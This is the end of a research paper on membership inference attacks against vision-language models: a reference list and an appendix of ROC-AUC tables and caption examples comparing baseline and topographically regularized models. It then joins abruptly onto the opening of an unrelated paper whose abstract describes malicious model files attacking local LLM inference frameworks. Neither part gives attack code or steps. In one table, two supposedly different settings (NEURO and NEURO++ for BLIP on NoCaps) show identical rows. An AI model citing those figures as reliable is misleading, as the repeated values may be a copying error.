[11] CHENG, H., XIAO, E., GU, J., YANG, L., DUAN, J., ZHANG, ET AL. Unveiling typographic deceptions: Insights of the typographic vulnerability in large vision-language models. In *European Conference on Computer Vision* (2024), Springer, pp. 179–196.

[12] CHITRA, U., ARNOLD, B. J., SARKAR, H., SANNO, K., MA, C., LOPEZ-DARWIN, S., AND RAPHAEL, B. J. Mapping the topography of spatial gene expression with interpretable deep learning. *Nature Methods 22*, 2 (2025), 298–309.

[13] CHOBOLA, T., USYNIN, D., AND KAISSIS, G. Membership inference attacks against semantic segmentation models. In *Proceedings of the 16th ACM Workshop on Artificial Intelligence and Security* (2023), pp. 43–53.

[14] CHOQUETTE-CHOO, C. A., TRAMER, F., CARLINI, N., AND PAPERNOT, N. Label-only membership inference attacks. In *International conference on machine learning* (2021), PMLR, pp. 1964–1974.

[15] CORREIA-SILVA, J. R., BERRIEL, R. F., BADUE, C., DE SOUZA, A. F., AND OLIVEIRA-SANTOS, T. Copycat cnn: Stealing knowledge by persuading confession with random non-labeled data. In *2018 International joint conference on neural networks (IJCNN)* (2018), IEEE, pp. 1–8.

[16] CUI, C., MA, Y., CAO, X., YE, W., ZHOU, Y., LIANG, K., CHEN, J., LU, J., YANG, Z., LIAO, K.-D., ET AL. A survey on multimodal large language models for autonomous driving. In *Proceedings of the IEEE/CVF winter conference on applications of computer vision* (2024), pp. 958–979.

[17] DAI, W., LI, J., LI, D., TIONG, A., ZHAO, J., WANG, W., LI, B., FUNG, P. N., AND HOI, S. Instructblip: Towards general-purpose vision-language models with instruction tuning. *Advances in neural information processing systems 36* (2023), 49250–49267.

[18] DALENIUS, T. Towards a methodology for statistical disclosure control.

[19] DAS, B. C., AMINI, M. H., AND WU, Y. Security and privacy challenges of large language models: A survey. *ACM Computing Surveys 57*, 6 (2025), 1–39.

[20] DEB, M., DEB, M., AND MURTY, N. Toponets: High performing vision and language models with brain-like topography. *arXiv preprint arXiv:2501.16396* (2025).

[21] DIBBO, S. V. Sok: Model inversion attack landscape: Taxonomy, challenges, and future roadmap. In *2023 IEEE 36th Computer Security Foundations Symposium (CSF)* (2023), IEEE, pp. 439–456.

[22] DIBBO, S. V., BREUER, A., MOORE, J., AND TETI, M. Improving robustness to model inversion attacks via sparse coding architectures. In *European Conference on Computer Vision* (2024), Springer, pp. 117–136.

[23] DIBBO, S. V., MOORE, J. S., KENYON, G. T., AND TETI, M. A. Lcanets++: Robust audio classification using multi-layer neural networks with lateral competition. In *2024 IEEE International Conference on Acoustics, Speech, and Signal Processing Workshops (ICASSPW)* (2024), IEEE, pp. 129–133.

[24] DOSOVITSKIY, A. An image is worth 16x16 words: Transformers for image recognition at scale. *arXiv preprint arXiv:2010.11929* (2020).

[25] DOVEH, S., PEREK, S., MIRZA, M. J., LIN, W., ALFASSY, A., ARBELLE, A., ULLMAN, S., AND KARLINSKY, L. Towards multimodal in-context learning for vision and language models. In *European Conference on Computer Vision* (2024), Springer, pp. 250–267.

[26] GHOSH, A., ACHARYA, A., SAHA, S., JAIN, V., AND CHADHA, A. Exploring the frontier of vision-language models: A survey of current methodologies and future directions. *arXiv preprint arXiv:2404.07214* (2024).

[27] GONG, X., CHEN, Y., WANG, Q., WANG, M., AND LI, S. Private data inference attacks against cloud: Model, technologies, and research directions. *IEEE Communications Magazine 60*, 9 (2022), 46–52.

[28] GONG, X., WANG, Q., CHEN, Y., YANG, W., AND JIANG, X. Model extraction attacks and defenses on cloud-based machine learning models. *IEEE Communications Magazine 58*, 12 (2021), 83–89.

[29] HAMMER, B., AND HASENFUSS, A. Topographic mapping of large dissimilarity data sets. *Neural Computation 22*, 9 (2010), 2229–2284.

[30] HANDJARAS, G., BERNARDI, G., BENUZZI, F., NICHELLI, P. F., PIETRINI, P., AND RICCIARDI, E. A topographical organization for action representation in the human brain. *Human brain mapping 36*, 10 (2015), 3832–3844.

[31] HAYES, J., MELIS, L., DANEZIS, G., AND DE CRISTOFARO, E. Logan: evaluating privacy leakage of generative models using generative adversarial networks. *arXiv preprint arXiv:1705.07663* (2017), 506–519.

[32] HE, X., WEN, R., WU, Y., BACKES, M., SHEN, Y., AND ZHANG, Y. Node-level membership inference attacks against graph neural networks. *arXiv preprint arXiv:2102.05429* (2021).

[33] HU, H., SALCIC, Z., DOBBIE, G., CHEN, Y., AND ZHANG, X. Ear: An enhanced adversarial regularization approach against membership inference attacks. In *2021 International Joint Conference on Neural Networks (IJCNN)* (2021), IEEE, pp. 1–8.

[34] HU, H., SALCIC, Z., SUN, L., DOBBIE, G., YU, P. S., AND ZHANG, X. Membership inference attacks on machine learning: A survey. *ACM Computing Surveys (CSUR) 54*, 11s (2022), 1–37.

[35] HU, L., YAN, A., YAN, H., LI, J., HUANG, T., ZHANG, Y., DONG, C., AND YANG, C. Defenses to membership inference attacks: A survey. *ACM Computing Surveys 56*, 4 (2023), 1–34.

[36] HU, P., WANG, Z., SUN, R., WANG, H., AND XUE, M. M^4I: Multi-modal models membership inference. *Advances in Neural Information Processing Systems 35* (2022), 1867–1882.

[37] HU, Y., LI, Z., LIU, Z., ZHANG, Y., QIN, Z., REN, K., AND CHEN, C. Membership inference attacks against vision-language models. *arXiv preprint arXiv:2501.18624* (2025).

[38] HU, Y., LIANG, W., WU, R., XIAO, K., WANG, W., LI, X., LIU, J., AND QIN, Z. Quantifying and defending against privacy threats on federated knowledge graph embedding. In *Proceedings of the ACM Web Conference 2023* (2023), pp. 2306–2317.

[39] HYVÄRINEN, A., HOYER, P. O., AND INKI, M. Topographic independent component analysis. *Neural computation 13*, 7 (2001), 1527–1558.

[40] JEGOROVA, M., KAUL, C., MAYOR, C., O'NEIL, A. Q., WEIR, A., MURRAY-SMITH, R., AND TSAFTARIS, S. A. Survey: Leakage and privacy at inference time. *IEEE Transactions on Pattern Analysis and Machine Intelligence 45*, 7 (2022), 9090–9108.

[41] KAYA, Y., HONG, S., AND DUMITRAS, T. On the effectiveness of regularization against membership inference attacks. *arXiv preprint arXiv:2006.05336* (2020).

[42] KO, M., JIN, M., WANG, C., AND JIA, R. Practical membership inference attacks against large-scale multi-modal models: A pilot study. In *Proceedings of the IEEE/CVF International Conference on Computer Vision* (2023), pp. 4871–4881.

[43] LAURENÇON, H., TRONCHON, L., CORD, M., AND SANH, V. What matters when building vision-language models? *Advances in Neural Information Processing Systems 37* (2024), 87874–87907.

[44] LEE, T., TU, H., WONG, C. H., ZHENG, W., ZHOU, Y., MAI, Y., ROBERTS, J. S., YASUNAGA, M., YAO, H., XIE, C., ET AL. Vhelm: A holistic evaluation of vision language models. *Advances in Neural Information Processing Systems 37* (2024), 140632–140666.

[45] LEINO, K., AND FREDRIKSON, M. Stolen memories: Leveraging model memorization for calibrated {White-Box} membership inference. In *29th USENIX security symposium (USENIX Security 20)* (2020), pp. 1605–1622.

[46] LI, J., LI, D., XIONG, C., AND HOI, S. Blip: Bootstrapping language-image pre-training for unified vision-language understanding and generation. In *International conference on machine learning* (2022), PMLR, pp. 12888–12900.

[47] LI, J., LI, N., AND RIBEIRO, B. Membership inference attacks and defenses in supervised learning via generalization gap. *CoRR* (2020).

[48] LI, J., LI, N., AND RIBEIRO, B. Membership inference attacks and defenses in classification models. In *Proceedings of the Eleventh ACM Conference on Data and Application Security and Privacy* (2021), pp. 5–16.

[49] LI, Q., GUO, Y., AND CHEN, H. Practical no-box adversarial attacks against dnns. *Advances in Neural Information Processing Systems 33* (2020), 12849–12860.

[50] LI, X., WEN, C., HU, Y., YUAN, Z., AND ZHU, X. X. Vision-language models in remote sensing: Current progress and future trends. *IEEE Geoscience and Remote Sensing Magazine 12*, 2 (2024), 32–66.

[51] LI, X., YIN, X., LI, C., ZHANG, P., HU, X., ZHANG, L., WANG, L., HU, H., DONG, L., WEI, F., ET AL. Oscar: Object-semantics aligned pre-training for vision-language tasks. In *European conference on computer vision* (2020), Springer, pp. 121–137.

[52] LI, Z., WU, X., DU, H., NGHIEM, H., AND SHI, G. Benchmark evaluations, applications, and challenges of large vision language models: A survey. *arXiv preprint arXiv:2501.02189 1* (2025).

[53] LI, Z., WU, Y., CHEN, Y., TONIN, F., ABAD ROCAMORA, E., AND CEVHER, V. Membership inference attacks against large vision-language models. *Advances in Neural Information Processing Systems 37* (2024), 98645–98674.

[54] LIANG, J., LIANG, S., LIU, A., AND CAO, X. Vl-trojan: Multimodal instruction backdoor attacks against autoregressive visual language models. *International Journal of Computer Vision* (2025), 1–20.

[55] LIANG, J., PANG, R., LI, C., AND WANG, T. Model extraction attacks revisited. In *Proceedings of the 19th ACM Asia Conference on Computer and Communications Security* (2024), pp. 1231–1245.

[56] LIEN, C.-W., VHADURI, S., DIBBO, S. V., AND SHAHEED, M. Explaining vulnerabilities of heart rate biometric models securing IoT wearables. *Machine Learning with Applications 16* (2024), 100559.

[57] LIN, C.-Y. ROUGE: A package for automatic evaluation of summaries. In *Text Summarization Branches Out* (Barcelona, Spain, July 2004), Association for Computational Linguistics, pp. 74–81.

[58] LIN, C.-Y. Rouge: A package for automatic evaluation of summaries. In *Text summarization branches out* (2004), pp. 74–81.

[59] LIN, T.-Y., MAIRE, M., BELONGIE, S., HAYS, J., PERONA, P., RAMANAN, D., DOLLÁR, P., AND ZITNICK, C. L. Microsoft coco: Common objects in context. In *European conference on computer vision* (2014), Springer, pp. 740–755.

[60] LIU, B., DING, M., SHAHAM, S., RAHAYU, W., FAROKHI, F., AND LIN, Z. When machine learning meets privacy: A survey and outlook. *ACM Computing Surveys (CSUR) 54*, 2 (2021), 1–36.

[61] LIU, D., YANG, M., QU, X., ZHOU, P., CHENG, Y., AND HU, W. A survey of attacks on large vision–language models: Resources, advances, and future trends. *IEEE Transactions on Neural Networks and Learning Systems* (2025).

[62] LIU, Y., WEN, R., HE, X., SALEM, A., ZHANG, Z., BACKES, M., DE CRISTOFARO, E., FRITZ, M., AND ZHANG, Y. {ML-Doctor}: Holistic risk assessment of inference attacks against machine learning models. In *31st USENIX Security Symposium* (2022), pp. 4525–4542.

[63] LIU, Y., ZHAO, Z., BACKES, M., AND ZHANG, Y. Membership inference attacks by exploiting loss trajectory. In *Proceedings of the 2022 ACM SIGSAC Conference on Computer and Communications Security* (2022), pp. 2085–2098.

[64] LIU, Z., JIANG, W., ZHOU, F., AND WEI, H. Efficient membership inference attacks by bayesian neural network. *arXiv preprint arXiv:2503.07482* (2025).

[65] MAXWELL, A. E., POURMOHAMMADI, P., AND POYNER, J. D. Mapping the topographic features of mining-related valley fills using mask r-cnn deep learning and digital elevation data. *Remote Sensing 12*, 3 (2020), 547.

[66] MORADI, R., BERANGI, R., AND MINAEI, B. A survey of regularization strategies for deep models. *Artificial Intelligence Review 53*, 6 (2020), 3947–3986.

[67] MURATYAN, A., CHEUNG, W., DIBBO, S. V., AND VHADURI, S. Opportunistic multi-modal user authentication for health-tracking IoT wearables. In *The Fifth International Conference on Safety and Security with IoT: SaSeIoT 2021* (2022), Springer, pp. 1–18.

[68] NI, Z., YE, R., WEI, Y., XIANG, Z., WANG, Y., AND CHEN, S. Physical backdoor attack can jeopardize driving with vision-large-language models. *arXiv preprint arXiv:2404.12916* (2024).

[69] NUSRAT, I., AND JANG, S.-B. A comparison of regularization techniques in deep neural networks. *Symmetry 10*, 11 (2018), 648.

[70] OLATUNJI, I. E., NEJDL, W., AND KHOSLA, M. Membership inference attack on graph neural networks. In *2021 Third IEEE International Conference on Trust, Privacy and Security in Intelligent Systems and Applications (TPS-ISA)* (2021), IEEE, pp. 11–20.

[71] PANG, Y., WANG, T., KANG, X., HUAI, M., AND ZHANG, Y. White-box membership inference attacks against diffusion models. *arXiv preprint arXiv:2308.06405* (2023).

[72] PATEL, G. H., KAPLAN, D. M., AND SNYDER, L. H. Topographic organization in the brain: searching for general principles. *Trends in cognitive sciences 18*, 7 (2014), 351–363.

[73] PAVLYSHENKO, B., AND STASIUK, M. Semantic similarity analysis using transformer-based sentence embeddings. *Electronics and information technologies*, 30 (2025), 43–58.

[74] POLI, M., DUPOUX, E., AND RIAD, R. Introducing topography in convolutional neural networks. In *ICASSP 2023-2023 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)* (2023), IEEE, pp. 1–5.

[75] POMI, A., MIZRAJI, E., AND LIN, J. Tensor representation of topographically organized semantic spaces. *Neural computation 30*, 12 (2018), 3259–3280.

[76] RADFORD, A., KIM, J. W., HALLACY, C., RAMESH, A., GOH, G., AGARWAL, S., SASTRY, G., ASKELL, A., ET AL. Learning transferable visual models from natural language supervision. In *International conference on machine learning* (2021), PmLR, pp. 8748–8763.

[77] RADFORD, A., WU, J., CHILD, R., LUAN, D., AMODEI, D., SUTSKEVER, I., ET AL. Language models are unsupervised multitask learners. *OpenAI blog 1*, 8 (2019), 9.

[78] REIMERS, N., AND GUREVYCH, I. Sentence-bert: Sentence embeddings using siamese bert-networks. *arXiv preprint arXiv:1908.10084* (2019).

[79] REN, J., DRAS, M., AND NASEEM, U. Seeing the threat: Vulnerabilities in vision-language models to adversarial attack. *arXiv preprint arXiv:2505.21967* (2025).

[80] REZAEI, S., AND LIU, X. On the difficulty of membership inference attacks. In *Proceedings of the IEEE/CVF Conference on Computer Vision and Pattern Recognition* (2021), pp. 7892–7900.

[81] ROLF, E., KLEMMER, K., ROBINSON, C., AND KERNER, H. Mission critical–satellite data is a distinct modality in machine learning. *arXiv preprint arXiv:2402.01444* (2024).

[82] SABLAYROLLES, A., DOUZE, M., SCHMID, C., OLLIVIER, Y., AND JÉGOU, H. White-box vs black-box: Bayes optimal strategies for membership inference. In *International Conference on Machine Learning* (2019), PMLR, pp. 5558–5567.

[83] SALEM, A., ZHANG, Y., HUMBERT, M., BERRANG, P., FRITZ, M., AND BACKES, M. Ml-leaks: Model and data independent membership inference attacks and defenses on machine learning models. *arXiv preprint arXiv:1806.01246* (2018).

[84] SANTOS, C. F. G. D., AND PAPA, J. P. Avoiding overfitting: A survey on regularization methods for convolutional neural networks. *ACM Computing Surveys (Csur) 54*, 10s (2022), 1–25.

[85] SCHUHMANN, C., BEAUMONT, R., VENCU, R., GORDON, C., WIGHTMAN, R., CHERTI, M., COOMBES, T., KATTA, A., MULLIS, C., WORTSMAN, M., ET AL. Laion-5b: An open large-scale dataset for training next generation image-text models. *Advances in neural information processing systems 35* (2022), 25278–25294.

[86] SHARMA, P., DING, N., GOODMAN, S., AND SORICUT, R. Conceptual captions: A cleaned, hypernymed, image alt-text dataset for automatic image captioning. In *Proceedings of ACL* (2018).

[87] SHINDE, G., RAVI, A., DEY, E., SAKIB, S., RAMPURE, M., AND ROY, N. A survey on efficient vision-language models. *Wiley Interdisciplinary Reviews: Data Mining and Knowledge Discovery 15*, 3 (2025), e70036.

[88] SHOKRI, R., STRONATI, M., SONG, C., AND SHMATIKOV, V. Membership inference attacks against machine learning models. In *2017 IEEE symposium on security and privacy (SP)* (2017), IEEE, pp. 3–18.

[89] SONG, C., RISTENPART, T., AND SHMATIKOV, V. Machine learning models that remember too much. In *ACM SIGSAC Conference on computer and communications security* (2017), pp. 587–601.

[90] SONG, K., TAN, X., QIN, T., LU, J., AND LIU, T.-Y. Mpnet: Masked and permuted pre-training for language understanding. *Advances in neural information processing systems 33* (2020), 16857–16867.

[91] SONG, L., SHOKRI, R., AND MITTAL, P. Membership inference attacks against adversarially robust deep learning models. In *2019 IEEE Security and Privacy Workshops (SPW)* (2019), IEEE, pp. 50–56.

[92] SREERAM, S., WANG, T.-H., MAALOUF, A., ROSMAN, G., KARAMAN, S., AND RUS, D. Probing multimodal LLMs as world models for driving. *IEEE Robotics and Automation Letters* (2025).

[93] SRINIVASAN, K., RAMAN, K., CHEN, J., BENDERSKY, M., AND NAJORK, M. Wit: Wikipedia-based image text dataset for multimodal multilingual machine learning. In *Proceedings of the 44th international ACM SIGIR conference on research and development in information retrieval* (2021), pp. 2443–2449.

[94] TER-HOVHANNISYAN, T., ALEKSANYAN, H., AND AVETISYAN, K. Adversarial attacks on language models: Wordpiece filtration and chatgpt synonyms. *Journal of Mathematical Sciences 285*, 2 (2024), 210–220.

[95] TETI, M., KENYON, G., MIGLIORI, B., AND MOORE, J. Lcanets: Lateral competition improves robustness against corruption and attack. In *International conference on machine learning* (2022), PMLR, pp. 21232–21252.

[96] TIŇO, P., FARKAŠ, I., AND VAN MOURIK, J. Dynamics and topographic organization of recursive self-organizing maps. *Neural Computation 18*, 10 (2006), 2529–2567.

[97] TRAMÈR, F., ZHANG, F., JUELS, A., REITER, M. K., AND RISTENPART, T. Stealing machine learning models via prediction {APIs}. In *25th USENIX security symposium (USENIX Security 16)* (2016), pp. 601–618.

[98] TRUEX, S., LIU, L., GURSOY, M. E., YU, L., AND WEI, W. Towards demystifying membership inference attacks. *arXiv preprint arXiv:1807.09173* (2018).

[99] TRUEX, S., LIU, L., GURSOY, M. E., YU, L., AND WEI, W. Demystifying membership inference attacks

in machine learning as a service. *IEEE transactions on services computing 14*, 6 (2019), 2073–2089.

[100] TRUONG, N., AND HASSON, U. Beyond topography: Topographic regularization improves robustness and reshapes representations in convolutional neural networks. *arXiv preprint arXiv:2508.00043v2* (2026).

[101] VENGATACHALAM, S. S., AND RAKKIANNAN, T. Transforming healthcare with AI: Multimodal VQA systems and LLMs. In *2025 10th International Conference on Signal Processing and Communication (ICSC)* (2025), IEEE, pp. 584–590.

[102] VHADURI, S., CHEUNG, W., AND DIBBO, S. V. Bag of on-phone anns to secure IoT objects using wearable and smartphone biometrics. *IEEE Transactions on Dependable and Secure Computing 21*, 3 (2023), 1127–1138.

[103] VHADURI, S., DIBBO, S. V., AND CHEN, C.-Y. Predicting a user's demographic identity from leaked samples of health-tracking wearables and understanding associated risks. In *2022 IEEE 10th International Conference on Healthcare Informatics (ICHI)* (2022), IEEE, pp. 309–318.

[104] VHADURI, S., DIBBO, S. V., MURATYAN, A., AND CHEUNG, W. mWIoTAuth: Multi-wearable data-driven implicit IoT authentication. *Future Generation Computer Systems 159* (2024), 230–242.

[105] WAJID, M. S., TERASHIMA-MARIN, H., NAJAFIRAD, P., AND WAJID, M. A. Deep learning and knowledge graph for image/video captioning: A review of datasets, evaluation metrics, and methods. *Engineering Reports 6*, 1 (2024), e12785.

[106] WATSON, L., GUO, C., CORMODE, G., AND SABLAYROLLES, A. On the importance of difficulty calibration in membership inference attacks. *arXiv preprint arXiv:2111.08440* (2021).

[107] WEN, R., LI, Z., BACKES, M., AND ZHANG, Y. Membership inference attacks against in-context learning. In *Proceedings of the 2024 on ACM SIGSAC Conference on Computer and Communications Security* (2024), pp. 3481–3495.

[108] WIETING, J., NEUBIG, G., AND BERG-KIRKPATRICK, T. A bilingual generative transformer for semantic sentence embedding. In *Proceedings of the 2020 Conference on Empirical Methods in Natural Language Processing (EMNLP)* (2020), pp. 1581–1594.

[109] WITSCHARD, D., JUSUFI, I., MARTINS, R. M., KUCHER, K., AND KERREN, A. Interactive optimization of embedding-based text similarity calculations. *Information Visualization 21*, 4 (2022), 335–353.

[110] WOITSCHEK, F., AND SCHNEIDER, G. Physical adversarial attacks on deep neural networks for traffic sign recognition: A feasibility study. In *2021 Intelligent vehicles symposium (IV)* (2021), IEEE, pp. 481–487.

[111] WU, B., LIU, Z., YUAN, Z., SUN, G., AND WU, C. Reducing overfitting in deep convolutional neural networks using redundancy regularizer. In *International Conference on Artificial Neural Networks* (2017), Springer, pp. 49–55.

[112] WU, B., YANG, X., PAN, S., AND YUAN, X. Adapting membership inference attacks to gnn for graph classification: Approaches and implications. In *2021 IEEE International Conference on Data Mining (ICDM)* (2021), IEEE, pp. 1421–1426.

[113] WU, C., CHEN, J., FANG, Q., HE, K., ZHAO, Z., REN, H., XU, G., LIU, Y., AND XIANG, Y. Rethinking membership inference attacks against transfer learning. *IEEE Transactions on Information Forensics and Security 19* (2024), 6441–6454.

[114] WU, D., QI, S., QI, Y., LI, Q., CAI, B., GUO, Q., AND CHENG, J. Understanding and defending against white-box membership inference attack in deep learning. *Knowledge-Based Systems 259* (2023), 110014.

[115] WU, Y., YU, N., LI, Z., BACKES, M., AND ZHANG, Y. Membership inference attacks against text-to-image generation models. *arXiv preprint arXiv:2210.00968* (2022).

[116] XU, Y., YAO, J., SHU, M., SUN, Y., WU, Z., YU, N., GOLDSTEIN, T., AND HUANG, F. Shadowcast: Stealthy data poisoning attacks against vision-language models. *Advances in Neural Information Processing Systems 37* (2024), 57733–57764.

[117] YE, M., RONG, X., HUANG, W., DU, B., YU, N., AND TAO, D. A survey of safety on large vision-language models: Attacks, defenses and evaluations. *arXiv preprint arXiv:2502.14881* (2025).

[118] YEOM, S., GIACOMELLI, I., FREDRIKSON, M., AND JHA, S. Privacy risk in machine learning: Analyzing the connection to overfitting. In *2018 IEEE 31st computer security foundations symposium (CSF)* (2018), IEEE, pp. 268–282.

[119] YILDIRIM, N., RICHARDSON, H., WETSCHEREK, M. T., BAJWA, J., JACOB, J., PINNOCK, M. A., HARRIS, S., COELHO DE CASTRO, D., BANNUR, S., HYLAND, S., ET AL. Multimodal healthcare AI: identifying and designing clinically relevant vision-language applications for radiology. In *Proceedings of the 2024 CHI Conference on Human Factors in Computing Systems* (2024), pp. 1–22.

[120] YOU, Q., JIN, H., WANG, Z., FANG, C., AND LUO, J. Image captioning with semantic attention. In *Proceedings of the IEEE conference on computer vision and pattern recognition* (2016), pp. 4651–4659.

[121] ZENG, C., KWONG, S., ZHAO, T., AND WANG, H. Contrastive semantic similarity learning for image captioning evaluation. *Information Sciences 609* (2022), 913–930.

[122] ZHANG, J., HUANG, J., JIN, S., AND LU, S. Vision-language models for vision tasks: A survey. *IEEE transactions on pattern analysis and machine intelligence 46*, 8 (2024), 5625–5644.

[123] ZHANG, M., REN, Z., WANG, Z., REN, P., CHEN, Z., HU, P., AND ZHANG, Y. Membership inference attacks against recommender systems. In *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security* (2021), pp. 864–879.

[124] ZHAO, Y., PANG, T., DU, C., YANG, X., LI, C., CHEUNG, N.-M. M., AND LIN, M. On evaluating adversarial robustness of large vision-language models. *Advances in Neural Information Processing Systems 36* (2023), 54111–54138.

[125] ZHU, W., QIU, Q., HUANG, J., CALDERBANK, R., SAPIRO, G., AND DAUBECHIES, I. Ldmnet: Low dimensional manifold regularized neural networks. In *Proceedings of the IEEE conference on computer vision and pattern recognition* (2018), pp. 2743–2751.

Appendix

A Resilience to Training Randomness

To assess the stability of the results, we rerun the COCO-BLIP setup with three additional random seeds (42, 43, 44), distinct from the main seed (1337) used in the original experiments. We report the mean ROC-AUC and standard deviation for each granularity level g. Tables 4 and 5 show that the relative privacy trends under τ-regularization remain consistent across different training initializations.

Table 4: Multi-seed privacy evaluation for BLIP on COCO (**Baseline,** $\tau = 0$). The values shown are the mean ROC-AUC $\pm$ standard deviation from three random seeds. The attack uses semantic MPNet and ROUGE-2 similarity metrics at different granularity levels g.

Granularity (g)	**MPNet (ROC-AUC)**	**ROUGE-2 (ROC-AUC)**
10	0.452 ± 0.006	0.577 ± 0.025
50	0.424 ± 0.005	0.716 ± 0.057
100	0.327 ± 0.013	0.807 ± 0.069
150	0.220 ± 0.044	0.850 ± 0.076
200	0.257 ± 0.054	0.965 ± 0.050

Table 5: Multi-seed privacy evaluation for BLIP on COCO (**NEURO++,** $\tau = 3$). The values shown are the mean ROC-AUC $\pm$ standard deviation from three random seeds, using the same attack setup, similarity metrics, and granularity levels as Table 4.

Granularity (g)	**MPNet (ROC-AUC)**	**ROUGE-2 (ROC-AUC)**
10	0.543 ± 0.005	0.581 ± 0.022
50	0.604 ± 0.034	0.695 ± 0.055
100	0.634 ± 0.023	0.791 ± 0.076
150	0.719 ± 0.039	0.857 ± 0.069
200	0.872 ± 0.049	0.936 ± 0.042

B MIAs on BASELINE Models vs. NEURO++ VLMs

We present additional qualitative comparisons between BASELINE and NEURO++ VLMs for COCO dataset, in Fig. 10. To illustrate how generated captions differ between baseline models $\tau = 0$ and neuro-inspired regularized models $\tau = 3$ for member and non-member samples, we provide examples in Fig. 10. Observe that the generated captions with NEURO++ VLMs are very similar to the reference caption, even under MIA attacks. This indicates, compared to the BASELINE model, the model utility is not significantly compromised in the NEURO VLMs.

C Additional Experiments on Neuro-Inspired Model

We present some additional experiments to compare the gap between member vs. non-member similarity scores among BASELINE and neuro-inspired models (we consider here $\tau = 2, 5$). Neuro-inspired models are more resilient to MIA privacy attacks; these models gradually achieve lower MIA attack success rates, with the increase of regularization penalty, i.e., $\tau = 0 \rightarrow 5$. Note that the model has a lower MIA attack success rate ROC-AUC for $\tau = 5$. On the other hand, the resilient models tend to have lower memorization capability; therefore, the gap between similarities in member vs. non-member inference drops with increased regularization, as illustrated in the Tables 6– 8, across three different datasets and three different model combinations.



Caption ($\tau = 0$): "a close up of a tray of food with broccoli"

(a) Member, $\tau = 0$



Caption ($\tau = 3$): "a group of containers filled with food sitting on top of a table"

(b) Member, $\tau = 3$

Reference caption: **"Closeup of bins of food that include broccoli and bread."**



Caption ($\tau = 0$): "a group of baseball players playing a game of baseball"

(c) Non-member, $\tau = 0$



Caption ($\tau = 3$): "a baseball player is throwing a ball on a field"

(d) Non-member, $\tau = 3$

Reference caption: **"A baseball field full of baseball players standing on a field."**

Figure 10: Example image-caption pairs from COCO (BLIP) showing how captions change under baseline ($\tau = 0$) and neuro-inspired (topographically regularized, i.e., $\tau = 3$) variant for member and non-member samples.

Table 6: Performance comparisons among BASELINE and the τ-regularized neuroscience-inspired models (NEURO with $\tau = 2$ and NEURO++ with $\tau = 5$) in terms of gap in member vs. non-member similarity metrics (i.e., MPNet and ROUGE-2) and membership inference attack success rate (ROC-AUC) across multiple models (i.e., BLIP, PaliGemma 2, and ViT-GPT2) on the COCO Dataset.

Dataset	Model	Threat Model	MPNet ⇓⇓	ROUGE-2 ⇓⇓	ROC-AUC⇑⇑
COCO	BLIP	BASELINE	0.060	0.078	94.00 ± 9.90
		NEURO	**0.003**	**0.045**	$\mathbf{70.88 \pm 18.95}$
		NEURO++	**0.026**	**0.011**	$\mathbf{21.37 \pm 15.64}$
	PaliGemma 2	BASELINE	0.001	0.024	70.86 ± 19.53
		NEURO	**0.005**	**0.009**	$\mathbf{69.98 \pm 13.48}$
		NEURO++	**0.002**	**0.025**	$\mathbf{69.75 \pm 18.02}$
	ViT-GPT2	BASELINE	0.002	0.014	55.51 ± 16.47
		NEURO	**0.009**	**0.016**	$\mathbf{29.38 \pm 10.58}$
		NEURO++	**0.003**	**0.001**	$\mathbf{44.32 \pm 6.54}$

Table 7: Performance comparisons among BASELINE and the τ-regularized neuroscience-inspired models (NEURO with $\tau = 2$ and NEURO++ with $\tau = 5$) in terms of gap in member vs. non-member similarity metrics (i.e., MPNet and ROUGE-2) and membership inference attack success rate (ROC-AUC) across multiple models (i.e., BLIP, PaliGemma 2, and ViT-GPT2) on CC3M Dataset.

Dataset	Model	Threat Model	MPNet ⇓⇓	ROUGE-2 ⇓⇓	ROC-AUC⇑⇑
CC3M	BLIP	BASELINE	0.037	0.042	84.23 ± 15.45
		NEURO	**0.042**	**0.045**	$\mathbf{85.43 \pm 15.15}$
		NEURO++	**0.001**	**0.006**	$\mathbf{58.76 \pm 11.75}$
	PaliGemma 2	BASELINE	0.021	0.009	71.69 ± 11.40
		NEURO	**0.024**	**0.011**	$\mathbf{74.45 \pm 14.14}$
		NEURO++	**0.024**	**0.010**	$\mathbf{75.31 \pm 14.12}$
	ViT-GPT2	BASELINE	0.008	0.004	48.13 ± 16.11
		NEURO	**0.009**	**0.004**	$\mathbf{48.11 \pm 17.64}$
		NEURO++	**0.009**	**0.005**	$\mathbf{49.77 \pm 19.30}$

Table 8: Performance comparisons among BASELINE and the τ-regularized neuroscience-inspired models (NEURO with $\tau = 2$ and NEURO++ with $\tau = 5$) in terms of gap in member vs. non-member similarity metrics (i.e., MPNet and ROUGE-2) and membership inference attack success rate (ROC-AUC) across multiple models (i.e., BLIP, PaliGemma 2, and ViT-GPT2) on NoCaps Dataset.

Dataset	Model	Threat Model	MPNet ⇓⇓	ROUGE-2 ⇓⇓	ROC-AUC⇑⇑
NoCaps	BLIP	BASELINE	0.021	0.023	81.74 ± 13.09
		NEURO	**0.031**	**0.039**	$\mathbf{87.35 \pm 13.91}$
		NEURO++	**0.031**	**0.039**	$\mathbf{87.35 \pm 13.91}$
	PaliGemma 2	BASELINE	0.015	0.020	81.44 ± 14.44
		NEURO	**0.018**	**0.006**	$\mathbf{79.45 \pm 14.87}$
		NEURO++	**0.002**	**0.008**	$\mathbf{63.81 \pm 13.65}$
	ViT-GPT2	BASELINE	0.008	0.010	68.48 ± 13.85
		NEURO	**0.002**	**0.010**	$\mathbf{64.66 \pm 14.97}$
		NEURO++	**0.010**	**0.002**	$\mathbf{40.73 \pm 8.63}$



LIMA: Defining, Benchmarking and Detecting Cross-Layer Vulnerabilities in LLM Inference Frameworks

Sanjib Kumar Sen
ssen@islander.tamucc.edu
Texas A&M University-Corpus Christi

Hannah Longoria
hlongoria1@islander.tamucc.edu
Texas A&M University-Corpus Christi

Bozhen Liu
bozhen.liu@tamucc.edu
Texas A&M University-Corpus Christi

Abstract

Local Inference Frameworks (LIFs) such as llama.cpp, vLLM, Ollama, and LocalAI enable users to run large language models on their own hardware, avoiding data exposure to remote services. However, these frameworks often load community-shared model files that can carry malicious payloads. We define the LIF-Model Attack surface (LIMA) as the set of vulnerabilities triggered when LIFs process untrusted model artifacts. To understand the impact of LIMA, we collected 60 publicly disclosed vulnerabilities across the above four popular open-source LIFs, resulting in a curated dataset for our study. We analyzed their root causes and derived a six-class taxonomy, where LIMA accounts for 42% and leads to serious attacks including heap buffer overflows, path traversal, and even remote code execution. This demonstrates that a single crafted model file can attack during model load time, before any user prompt or inference takes place. We further build LIMABench, an automated reproduction framework for our collected dataset for consistent verification. To systematically uncover LIMA 